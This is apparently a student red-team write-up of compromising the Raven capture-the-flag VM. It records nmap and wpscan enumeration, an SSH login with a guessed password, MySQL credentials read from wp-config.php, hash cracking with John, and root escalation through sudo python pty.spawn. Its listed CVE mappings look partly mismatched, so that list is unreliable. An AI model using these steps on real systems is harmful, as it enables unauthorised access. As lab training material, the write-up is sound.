

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command to Scan Target 1:

```
nmap -sC -sV 192.168.1.110
```

Scan output:

```
root@Kali:~# nmap -sC -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-07 17:59 PST
Nmap scan report for 192.168.1.110
Host is up (0.00052s latency).

Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|   256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind
|   100024  1          33446/udp  status
|   100024  1          45553/tcp6  status
|   100024  1          58483/udp6  status
|   100024  1          60105/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h40m00s, deviation: 6h21m03s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|   System time: 2021-12-08T13:00:11+11:00
| smb-security-mode:
|   account_used: guest
```

This scan identifies the services below as potential points of entry:

Target 1: List of Exposed Services:

- Port 22 SSH
- Port 80 HTTP
- Port 111 rpcbind
- Port 139 NetBios
- Port 445 NetBios

Critical Vulnerability

- CVE-2018-1000030 Python privilege escalation
- CVE-2021-28041 ssh remote login is active at the user level with port 22 being open
- CVE-2019-15653 html password disclosure - The password hash is viewable in plaintext and it is unsalted
- CVE-2017-7760 exposed username and weak password which allowed guessing/brute force of password information. User access to the wp-config.php file via nano. This exposed MySQL password
- CVE-2017-8779 Open rpcbind port
- CVE-2017-15710 Apache https 2.4.10
- Network Mapping and User Enumeration (WordPress Site)


The following vulnerabilities were identified on each target:

- Target 1
 - List of Critical Vulnerabilities

TODO: Include vulnerability scan results to prove the identified vulnerabilities.

Exploitation

1. Ran command: \$ifconfig to get Target IP address



The screenshot shows a Vagrant virtual machine interface titled "Target 1 on ML-REFVM-684427 - Virtual Machine Connection". The window has a menu bar with "File", "Action", "Media", "Clipboard", "View", and "Help". Below the menu is a toolbar with icons for power, volume, brightness, and other system controls. The main area is a terminal window displaying a Debian 8 login session. The user logs in as "vagrant" and runs several commands to set up Apache and Kibana. The terminal output is as follows:


```
Debian GNU/Linux 8 target1 tty1
target1 login: vagrant
Password:
Last login: Wed Jul  1 06:24:00 AEST 2020 on tty1
Linux target1 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
vagrant@target1:~$ sudo -s
root@target1:/home/vagrant# /opt/setup
Module apache is already enabled
Module system is already enabled
Overwriting ILM policy is disabled. Set `setupilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
-
```

2. Put IP address in browser which routed to the following website:



3. Ran command: \$wpscan –url <http://192.168.1.110/wordpress> -eu to scan for wordpress vulnerabilities.

```
[+] Elapsed time: 00:00:05
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu

[WPSCAN] [!] WPSCAN v3.7.8 - WordPress Security Scanner
[WPSCAN] [!] Sponsored by Automattic - https://automattic.com/
[WPSCAN] [!] @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Dec  7 18:53:53 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299
```

wpscan output continued:

These results identified michael and steven as users on the Wordpress site we wanted to brute force.

```
File Actions Edit View Help
  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Dec 7 18:53:56 2021
[+] Requests Done: 23
[+] Cached Requests: 29
[+] Data Sent: 5.277 KB
[+] Data Received: 13.477 KB
[+] Memory used: 122.926 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

4. Ran command: \$ssh michael@192.168.1.110 to get into Michael's account and navigate with his credentials. We were able to guess Michale password which is "michael"

```
michael@target1:~  
File Actions Edit View Help  
root@Kali:~# ssh michael@192.168.1.110  
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.  
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSD08  
. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.  
michael@192.168.1.110's password:  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
You have new mail.  
michael@target1:~$
```

Flag 1:

The screenshot shows a Firefox browser window with the title "Security - Mozilla Firefox". The address bar displays "192.168.1.110/service.html". The page content is a dark-themed "Services" page from "Security Services" with a navigation bar and a "Services" heading. Below the page content, the Firefox developer tools are open, specifically the "Inspector" tab. The "Elements" panel shows the HTML structure of the page, including scripts and styles. The "Layout" panel on the right is active, displaying the box model for a selected element. The box model shows dimensions of 1130x2565.37 pixels, with 0 margins, borders, and padding.

```
<!--End feature Area-->
<!--start footer Area-->
<!--End footer Area-->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<!--flag1(b9bbc3e11b80be759c4e844862482d)-->
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mpPxhU9PK/ScQsAP7hUiibX39j7fakFPskvXuscrossorigine="anonymous"></script>
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/api/1?key=A1za5yBh0dIF3Y9382fgJYt5I_sswSrEw5eihAA"></script>
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
```

Flag 2:

```
[Security - Mozilla Firef... michael@target1:/var/... 06:04
michael@target1:/var/www
File Actions Edit View Help
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSD08
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html      css          img          scss          team.html
contact.php     elements.html index.html   Security - Doc vendor
contact.zip    fonts         js           service.html  wordpress
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt      html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

5. Find the MySQL database password.

michael@target1:/var/www/html/wordpress

Raven Security – Just another WordPress site

File Actions Edit View Help

GNU nano 2.2.6 File: wp-config.php

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * MySQL settings
 * Secret keys
 * Database table prefix
 * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Tex ^T To Spell
```

6. Log into mySQL

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved

.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
michael@target1:/var/www/html/wordpress

File Actions Edit View Help
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress
Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> █
```

Captured flag 3 and 4: Which gave us Michael and Steven's hashes

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red , and I like yabbies. (And gettin' a tan.)</blockquote>
...
... or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page | publish | closed | open | sa
mple-page | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | page | 0 | http://192.168.206.131/w
ordpress/?page_id=2
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccb93122770cd2}
| 5 | 1 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | draft | open | open | 0 | http://raven.local/wordpress/?p=4
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | post | 0 | flag4{715dea6c055b9fe3337544932f2941ce}
| 7 | 2 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | inherit | closed | closed | 4 | http://raven.local/wordpress/index.php?2
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccb93122770cd2}
| 7 | 2 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | revision | 0 | flag4{715dea6c055b9fe3337544932f2941ce}
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccb93122770cd2}
| 7 | 2 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | 4-revision-v1 | 4 | http://raven.local/wordpress/index.php?2
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccb93122770cd2}
```

7. Copied hashes into a folder and used John to crack the passwords

```
michael@target1: ~          Shell No. 2
root@Kali:~# touch wp_hashes.txt
root@Kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos wp_hashes.txt
root@Kali:~# nano wp_hashes.txt
```

Pic of hashes in the txt file

Wp-hashes.txt file with Steven and Michael's password hashes that we will crack using \$john:

Shell No.1

File Actions Edit View Help

```
Session aborted
root@Kali:~# sudo john wp_hashes.txt > passwords
Using default input encoding: UTF-8
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 86 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 88 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:03:10 3/3 0g/s 8255p/s 16504c/s 16504C/s 1546ab..1305mc
Session aborted
root@Kali:~# nano wp_hashes.txt
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
```

Steven's password cracked:

```
SnapShot.1
File Actions Edit View Help

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$)
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:01:03 3/3 0g/s 7988p/s 15977c/s 15977C/s 153048 .. 132541
0g 0:00:02:15 3/3 0g/s 8097p/s 16196c/s 16196C/s smurit..smulie
0g 0:00:05:37 3/3 0g/s 8255p/s 16512c/s 16512C/s 1127ap .. 115mcb
Session aborted
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$)
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84      (?)
```

8. Logged into Steven's account. Ran command: \$ssh steven@192.168.1.110
This allowed us to escalate to root.

```
file /usr/lib/python2.7/os.py , line 370, in _execve
    func(file, *argrest)
OSError: [Errno 2] No such file or directory
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven#
```

```
$ whoami  
steven  
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'  
root@target1:/home/steven# ls  
root@target1:/home/steven# cd  
root@target1:~/# ls  
flag4.txt  
root@target1:~/# cat flag4.txt
```

```
-----  
| ___ \  
| |/_ /_ ___  ____ --  
| // _` \ \ \ // _ \ '_ \\  
| | \ \ C | | \ v / __/ | | |  
\| \ \ \_,_| \ \ / \ \__|_| |_-|
```

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

```
CONGRATULATIONS on successfully rooting Raven!
```

```
This is my first Boot2Root VM - I hope you enjoyed it.
```